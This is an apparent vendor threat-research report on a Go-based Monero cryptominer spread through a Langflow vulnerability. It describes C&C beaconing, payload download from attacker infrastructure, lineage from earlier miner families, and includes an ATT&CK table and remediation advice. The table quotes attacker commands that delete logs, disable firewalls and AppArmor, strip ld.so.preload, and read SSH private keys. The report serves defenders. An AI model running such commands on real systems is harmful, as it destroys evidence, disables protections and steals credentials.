


Figure 1. C&C beaoning sequence between lambsys.elf and the C&C server.

[download](#)

Two URI paths appear: `/status.php` and `/setup_status.php` mimic a PHP admin backend. Combined with the `Go-http-client/1.1` UA and HTTP rather than HTTPS, these choices specifically target human-review workflows: a defender scanning proxy logs will unconsciously categorize the traffic as "some web app" rather than a C&C beacon.

The `/status.php` POST body is JSON: `{"downloading":false,"running":true,"timestamp":1776952458}`. The three fields report whether the miner payload is currently being downloaded, whether the lambsys process considers itself running, and a Unix epoch timestamp.

The C&C responds with a simple acknowledgment: `{"status":"success","message":"Report received"}`, served by Apache/2.4.52 (Ubuntu). This is a heartbeat, not a command channel. There is no instruction set in the response, no tasking, and no gate signal.

The full deployment chain is documented in the binary. lambsys does the following:

1. Downloads `hxxp[:]83[.]142[.]209[.]214:8080/ks[.]tar`
2. Verifies its MD5 hash against a hardcoded value (`46096a72d84db5f1dafd944fcf6571c8`)
3. Extracts the payload to a deliberately obfuscated path (`./. /procq`, where the dot-space-space directory name is designed to evade casual ls inspection)
4. Cleans up with `rm -rf ks.tar`

If `procq` is missing on a subsequent check, lambsys retriggers the download-verify-extract chain automatically. The miner is self-healing.

The `procq` binary is a customized XMRig build extracted from `ks.tar` that connects to its mining pool over TCP/3333 via JSON-RPC. The login request contains the XMR wallet, a spoofed user-agent string "SystemMonitor/6.25.0 (Linux x86_64) libuv/1.24.1 gcc/8.3.0". Note that the SystemMonitor name is deceptive, and the libuv and gcc version strings inadvertently leak the build environment.

It also declares support for 28 hashing algorithms including rx/0 (RandomX), the full cn-* CryptoNight family, argon2 variants, and ghostrider. Both the current (2026) and older (2024) variants download `ks.tar` with the same hardcoded MD5 checksum (`46096a72d84db5f1dafd944fcf6571c8`), confirming that the miner payload is shared across variants. The malware performs this MD5 check before execution, suggesting that the operator does not trust their own distribution infrastructure to deliver an unmodified binary. The beacon cadence is tight, with `/status.php` POSTs fired at a constant ~128-second interval.

ipinfo[.]io and why cryptocurrency miners love it

Before the first `/status.php` beacon fires, lambsys makes a DNS lookup for `ipinfo[.]io`. This is standard practice for Linux cryptominers, and it is worth explaining why.

As shown below, `ipinfo[.]io` returns a JSON blob containing the requesting host's public IP address, country, city, ASN, and organization name. For a Monero miner, this information is operationally valuable for two reasons. The information below reflects the sandbox used in our research.

```
| {  
  "ip": "x.x.x.x",  
  "city": "Windsor",  
  "region": "Ontario",  
  "country": "CA",  
  "loc": "42.3001,-83.0165",  
  "org": "ASXXX Bell Canada",
```

```

"postal": "N8X",
"timezone": "America/Toronto"
}

```

The first is pool selection. Major mining pools run geographically distributed endpoints, and connecting a miner to a pool near the victim minimizes latency and maximizes hashrate.

The second reason is geo-gating. An operator running a mining campaign has a strong incentive to exclude victims in their own jurisdiction, because domestic victims create domestic law-enforcement exposure that foreign victims do not. We believe this is why lambsys queries ipinfo[.]io before attempting any pool connection.

The detection implication is broader than lambsys. A DNS-sensor rule keyed on ipinfo[.]io queries originating from an application-server subnet catches lambsys and a large fraction of the commodity Linux-miner ecosystem that predates it, with false positive rates low enough to leave the rule running unattended.

Lineage: Where the toolchain comes from

The akay and vfinder account deletions are not generic housekeeping. They trace to a specific predecessor, Trojan.SH.MALXMR.UWEKB. MALXMR.UWEKB is the only published sample that deletes both accounts, uses a dropper named is.sh (compare lambsys's isp.sh), and spreads via SSH known_hosts enumeration. The overlap is narrow enough to be meaningful, but also broad enough to raise the question of whether lambsys is a direct descendant or an independent operator who studied the same playbook.

Month and Year	Milestone	Relevance to lambsys
November 2018	KORKERDS (Coinminer.Linux.KORKERDS.AB); Shell-based XMR-Stak miner with LD_PRELOAD rootkit; playbook on Pastebin.	Source codebase; publicly accessible
February 2019	MALXMR derivative copies KORKERDS from Pastebin, terminates KORKERDS processes	Establishes miner-on-miner competition pattern
June 2019	Trojan.SH.MALXMR.UWEKB: dropper is.sh, userdel akay + vfinder, SSH worm via known_hosts	Closest precursor; only sample sharing the akay/vfinder pair and is.sh naming
2019	Autom campaign creates the akay account with root sudo; 84 attacks through 2021	The predecessor being evicted; lambsys deletes what Autom creates

2021	XMR-Stak abandoned; XMRig dominant; 80% surge in Go-based miners (Unit42)	Industry shift explaining language/miner changes
2021 – 2023	No intermediate samples in VT, URLhaus, or MalwareBazaar	Missing link between MALXMR (shell) and lambsys (Go)
May 2024	Older variant of lambsys (33588aa4...); Go ELF, UPX. /var/tmp/init_rmount at 1,170 bytes, with C&C server at 94[.]156[.]64[.]241; beacons to /r.php with victim public IP in cleartext JSON	Go rewrite predates Langflow campaign by 22 months
March 2026	Current variant of lambsys (71af8bd9...); dropper isp.sh. userdel akay/vfinder with 39-target kill list; C&C rotated to 83[.]142[.]209[.]214, beaconing to /status.php with timestamp replacing victim IP, which is a deliberate OPSEC improvement	Our current analysis

Table 2. Timeline and history of lambsys’s activities

The signals that connect lambsys to the KORKERDS lineage vary in strength:

Indicator	Confidence Level	Notes
userdel akay and userdel vfinder	Strong	Only documented together in MALXMR.UWEKB (2019) and lambsys (2026); no other family uses this pair
Dropper naming is.sh → isp.sh	Moderate	Similar but not identical; no intermediate variants found in public repositories
/var/tmp/init_rmount filename	Strong	Zero public references; present in both the 2024 and 2026 lambsys builds and unique to this operator
SSH worm via known_hosts	Moderate	Shared technique, but also used by Kinsing, TeamTNT, Outlaw; not unique to this lineage
XMR-Stak → XMRig shift	Weak	Industrywide trend from 2019 – 2021; not lineage-specific
Blockchain C&C → HTTP C&C	Moderate	A related MALXMR variant (UWEKV) had Ethereum blockchain C&C; lambsys uses plain HTTP, which is consistent with simplification

Shell → Go language shift	Weak	Common modernization trend; no documented KORKERDS/MALXMR Go variants exist. The C&C protocol evolution includes <code>/r.php + victim IP → /status.php + timestamp</code> . Between the 2024 and 2026 builds, the operator rotated C&C infrastructure (from <code>94[.]156[.]64[.]241</code> to <code>83[.]142[.]209[.]214</code>), renamed the beacon endpoint, and replaced cleartext victim IP reporting with a Unix timestamp. This is iterative OPSEC refinement on a shared codebase, not independent reimplementations.
KORKERDS playbook on Pastebin	Context	Anyone could have copied it; lowers the bar for lineage claims

Table 3. Indicators that connect lambsys to the KORKERDS family

Five artifacts in this campaign have zero presence in public malware databases:

- Both lambsys SHA256 hashes (2024 and 2026 builds)
- The filename `init_rmount`
- The directory `/var/tmp/.xlamb/`
- The XMR wallet (`47VVuaLN...`)
- The dropper name `isp.sh` in a malware context.

This operator has maintained zero public visibility across at least two years of active builds, given how we found them through our honeypot.

The behavioral delta between the 2024 and 2026 builds, as detailed in Table 2, reinforces our theory on its active development. These are not the marks of a static toolkit being redeployed. They indicate iterative engineering decisions by an operator who is actively maintaining their toolchain between campaigns.

The simplest explanation is technique inheritance from a public source. The KORKERDS/MALXMR playbook was previously publicly available on Pastebin, Base64-encoded and ready to copy. A different operator could have studied it and built a new Go-based toolchain around its most effective patterns: the akay/vfinder account deletion, the SSH worm, the dropper naming convention. Everything else is new engineering, including the Go rewrite with no documented intermediate steps, a wallet that has never appeared in any other sample, the novel `init_rmount` filename, and a 39-target kill list that reflects 2024-era ecosystem knowledge, targeting families like Kinsing that did not exist when the original playbook was written.

Organizations using Langflow should update to version 1.9.0 or later, restrict public access to Langflow instances, and review whether the service runs with more privileges than required. Consider implementing a remediation, introduced during development in [version 1.9.0.dev8](#), which prevents public flows from accepting attacker-controlled data and logs attempts to submit custom data. Defenders should

also review logs for signs of attempted exploitation, treat any compromise as a potential exposure, rotate exposed SSH keys, and check connected systems for related activity.

TrendAI™ Research continues to monitor this threat and its related campaigns, delivering actionable intelligence that keeps organization ahead of evolving threats.

MITRE ATT&CK Mapping

Tactic	Technique	Evidence
Reconnaissance	T1595.002 Active Scanning: Vulnerability Scanning	10 distinct UAs in 5s sweep of /health, /api/v1/version, /manifest.json; CVE-2025-3248/RCE literal UA from sibling scanner
Resource Development	T1588.002 Obtain Capabilities: Tool	Downloads customized XMRig miner (procq) from C&C as ks.tar archive; pre-compiled with 28 algorithm support and spoofed UA
Initial Access	T1190 Exploit Public-Facing Application	POST /api/v1/build_public_tmp/{flow_id}/flow — CVE-2026-33017 unauthenticated Python exec
Execution	T1059.004 Command and Scripting Interpreter: Unix Shell	curl sh dropper chain; isp.sh lateral-movement script
	T1059.006 Command and Scripting Interpreter: Python	Langflow CustomComponent.value eval — attacker payload executes as Python in app process
	T1106 Native API	Go os/exec.Command API used to invoke all shell commands (runCmd, startMiner, crontab)
Persistence	T1053.003 Scheduled Task/Job: Cron	727-byte crontab write
	T1543.004 Create or Modify System Process: Systemd	Boot-time AppArmor disable via /etc/rcS.d

Defense Evasion	T1027 Obfuscated Files or Information	Miner binary concealed in triple-nested dot-space directories (<code>./ ./ ./procq</code>); process name <code>procq</code> chosen to blend with system processes
	T1036.005 Masquerading: Match Legitimate Name or Location	<code>procq</code> miner spoofs User-Agent as <code>SystemMonitor/6.25.0</code> in mining pool JSON-RPC login
	T1070.002 Indicator Removal: Clear Linux Logs	<code>rm -rf /var/log/syslog</code> (rotated archive modification originally reported was a sandbox artifact — corrected)
	T1070.004 Indicator Removal: File Deletion	<code>rm -rf /var/log/syslog</code> (sole confirmed log-deletion command)
	T1140 Deobfuscate/Decode Files or Information	UPX-packed <code>lambsys</code> binary; <code>ks.tar.gz</code> archive extraction via <code>unarchiveTarGz()</code> ; MD5 integrity verification of downloaded payloads
	T1222 File Permissions Modification	<code>chattr -iua</code> sweep across <code>cron</code> , <code>/tmp</code> , <code>/var/tmp</code> , SSH (<code>~/.ssh/</code> , <code>~/.ssh/authorized_keys</code>); <code>chattr +iua</code> <code>/var/tmp</code> and <code>/tmp</code> post-deployment to lock payloads
	T1489 Service Stop	<code>service apparmor stop</code> ; <code>systemctl disable apparmor</code> ; <code>service aliyun.service stop</code> ; <code>systemctl disable aliyun.service</code> ; <code>systemctl stop c3pool_miner.service</code>
	T1562.001 Impair Defenses: Disable Tools	Disables AppArmor, SELinux, NMI watchdog, Aliyun cloud security agent
	T1562.004 Impair Defenses: Disable Firewall	<code>ufw disable</code> , <code>iptables -F</code>
	T1564.001 Hide Artifacts: Hidden Files and Directories	Miner binary hidden in dot-space-space-space path (<code>./ ./ ./procq</code>); PID tracking via <code>/tmp/.X11-unix/</code> and <code>/tmp/.systemd.*</code> hidden files
	T1574.006 Hijack Execution Flow: Dynamic Linker Hijacking	<code>chattr -i /etc/ld.so.preload</code> + <code>rm -f /etc/ld.so.preload</code> — removes <code>LD_PRELOAD</code> hooks from monitoring agents

Credential Access	T1552.004 Unsecured Credentials: Private Keys	isp.sh b() reads id_rsa/id_ed25519/id_dsa + ssh-agent loaded keys for lateral movement
Discovery	T1016 System Network Configuration Discovery	known_hosts parsing to enumerate reachable hosts; network interface profiling
	T1057 Process Discovery	Rival-miner enumeration
	T1082 System Information Discovery	/etc/os-release, DMI, uname
	T1083 File and Directory Discovery	lambsys_pre_setup_clear_fuckers_FindFile() checks for procq binary existence before execution; scans /tmp for rival PID files
	T1614 System Location Discovery	DNS lookup to ipinfo[.]io for geo-IP check (ANY.RUN run-2 Suricata SID 2054168)
Lateral Movement	T1021.004 Remote Services: SSH	SSH worm via known_hosts + ssh-agent; BatchMode=yes
Command and Control	T1071.001 Application Layer Protocol: Web Protocols	HTTP POST to /status.php
	T1105 Ingress Tool Transfer	curl/wget download of lambsys binary from C&C; ks.tar archive download with MD5 integrity check (46096a72d84db5f1dafd944fcf6571c8); self-healing re-download loop
	T1132.001 Data Encoding: Standard Encoding	C&C status beacons use JSON serialization ({"downloading":false,"running":true,"timestamp":...})
Exfiltration	T1020 Automated Exfiltration	Automated status reporting via periodic HTTP POST to /status.php; old variant also exfiltrated victim public IP to /r.php

Impact	T1496 Resource Hijacking	Customized XMRig miner (procq) with RandomX PoW; miner details (wallet 47VVuaLN...JkjbZT31, spoofed SystemMonitor/6.25.0 UA, 28 algorithms) from 2024 variant analysis; current variant downloads same ks.tar (matching MD5); execution not observed in sandbox
	T1531 Account Access Removal	userdel akay, userdel vfinder (rival operator accounts)

Table 4. A summary of the tactics, techniques, and procedures (TTPs) used in the campaign

TrendAI Vision One™ Threat Intelligence Hub

[TrendAI Vision One™ Threat Intelligence Hub](#) provides the latest insights on emerging threats and threat actors, exclusive strategic reports from TrendAI™ Research, and TrendAI Vision One™ Threat Intelligence Feed in the TrendAI Vision One™ platform.

Emerging Threat: [From Langflow to Monero: Inside CVE-2026-33017 Cryptominer](#)

TrendAI Vision One™ Intelligence Reports (IOC Sweeping)

[From Langflow to Monero: Inside CVE-2026-33017 Cryptominer](#)

Indicators of Compromise (IoCs)

The IoCs can be found [here](#).